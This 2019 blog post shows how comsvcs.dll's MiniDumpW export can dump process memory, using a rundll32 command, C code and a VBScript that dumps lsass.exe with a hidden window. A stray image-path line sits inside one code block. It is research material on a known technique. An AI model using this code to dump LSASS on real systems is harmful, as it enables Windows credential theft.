

MiniDumpWriteDump via COM+ Services DLL

Posted on [August 30, 2019](#) by [odzhan](#)

Introduction

This will be a very quick code-oriented post about a DLL function exported by comsvcs.dll that I was unable to find any reference to online.

UPDATE: [Memory Dump Analysis Anthology Volume 1](#) that was published in 2008 by [Dmitry Vostokov](#), discusses this function in a chapter on COM+ Crash Dumps. The reason I didn’t find it before is because I was searching for “MiniDumpW” and not “MiniDump”.

While searching for DLL/EXE that imported [DBGHELP!MiniDumpWriteDump](#), I discovered comsvcs.dll exports a function called MiniDumpW which appears to have been designed specifically for use by rundll32. It will accept three parameters but the first two are ignored. The third parameter should be a UNICODE string combining three tokens/parameters wrapped in quotation marks. The first is the process id, the second is where to save the memory dump and third requires the keyword “full” even though there’s no alternative for this last parameter.

To use from the command line, type the following: "rundll32 C:\windows\system32\comsvcs.dll MiniDump "1234 dump.bin full"" where “1234” is the target process to dump. Obviously, this assumes you have permission to query and read the memory of target process. If COMSVCS!MiniDumpW encounters an error, it simply calls KERNEL32!ExitProcess and you won’t see anything. The following code in C demonstrates how to invoke it dynamically.

BTW, HRESULT is probably the wrong return type. Internally it exits the process with E_INVALIDARG if it encounters a problem with the parameters, but if it succeeds, it returns 1. S_OK is defined as 0.

```
#define UNICODE
#include <windows.h>
#include <stdio.h>

typedef HRESULT (WINAPI *_MiniDumpW)(
    DWORD arg1, DWORD arg2, PWCHAR cmdline);

typedef NTSTATUS (WINAPI *_RtlAdjustPrivilege)(
    ULONG Privilege, BOOL Enable,
    BOOL CurrentThread, PULONG Enabled);

// "<pid> <dump.bin> full"
int wmain(int argc, wchar_t *argv[]) {
    HRESULT hr;
    _MiniDumpW MiniDumpW;
    _RtlAdjustPrivilege RtlAdjustPrivilege;
    ULONG t;

    MiniDumpW = (_MiniDumpW)GetProcAddress(
        LoadLibrary(L"comsvcs.dll"), "MiniDumpW");

    RtlAdjustPrivilege = (_RtlAdjustPrivilege)GetProcAddress(
```

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```
        GetModuleHandle(L"ntdll"), "RtlAdjustPrivilege");

if(MiniDumpW == NULL) {
    printf("Unable to resolve COMSVCS!MiniDumpW.\n");
    return 0;
}
// try enable debug privilege
RtlAdjustPrivilege(20, TRUE, FALSE, &t);

printf("Invoking COMSVCS!MiniDumpW(\"%ws\")\n", argv[1]);

// dump process
MiniDumpW(0, 0, argv[1]);
printf("OK!\n");

return 0;
}
```

Since neither rundll32 nor comsvcs!MiniDumpW will enable the debugging privilege required to access lsass.exe, the following VBscript will work in an elevated process.

```
Option Explicit

Const SW_HIDE = 0

If (WScript.Arguments.Count <> 1) Then
    WScript.StdOut.WriteLine("procdump - Copyright (c) 2019 odzhan")
    WScript.StdOut.WriteLine("Usage: procdump <process>")
    WScript.Quit
Else
    Dim fso, svc, list, proc, startup, cfg, pid, str, cmd, query, dmp

    ' get process id or name
    pid = WScript.Arguments(0)

    ' connect with debug privilege
    Set fso = CreateObject("Scripting.FileSystemObject")
    Set svc = GetObject("WINMGMTS:{impersonationLevel=impersonate, (Debug)}")

    ' if not a number
    If(Not IsNumeric(pid)) Then
        query = "Name"
    Else
        query = "ProcessId"
    End If

    ' try find it
    Set list = svc.ExecQuery("SELECT * From Win32_Process Where " & _
        query & " = '" & pid & "'")

    If (list.Count = 0) Then
        WScript.StdOut.WriteLine("Can't find active process : " & pid)
        WScript.Quit()
    End If

    For Each proc in list
        pid = proc.ProcessId
        str = proc.Name
    Exit For
Next

dmp = fso.GetBaseName(str) & ".bin"

' if dump file already exists, try to remove it
If(fso.FileExists(dmp)) Then
    WScript.StdOut.WriteLine("Removing " & dmp)
    fso.DeleteFile(dmp)
End If
```

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```
WScript.StdOut.WriteLine("Attempting to dump memory from " & _
    str & ":" & pid & " to " & dmp)

Set proc      = svc.Get("Win32_Process")
Set startup   = svc.Get("Win32_ProcessStartup")
Set cfg       = startup.SpawnInstance_
cfg.ShowWindow = SW_HIDE


cmd = "rundll32 C:\windows\system32\comsvcs.dll, MiniDump " & _
    pid & " " & fso.GetAbsolutePathName(".") & "\" & _
    dmp & " full"

Call proc.Create (cmd, null, cfg, pid)

' sleep for a second
Wscript.Sleep(1000)

If(fso.FileExists(dmp)) Then
    WScript.StdOut.WriteLine("Memory saved to " & dmp)
Else
    WScript.StdOut.WriteLine("Something went wrong.")
End If
End If
```

Run from elevated cmd prompt.



No idea how useful this could be, but since it’s part of the operating system, it’s probably worth knowing anyway. Perhaps you will find similar functions in signed binaries that perform memory dumping of a target process. 😊

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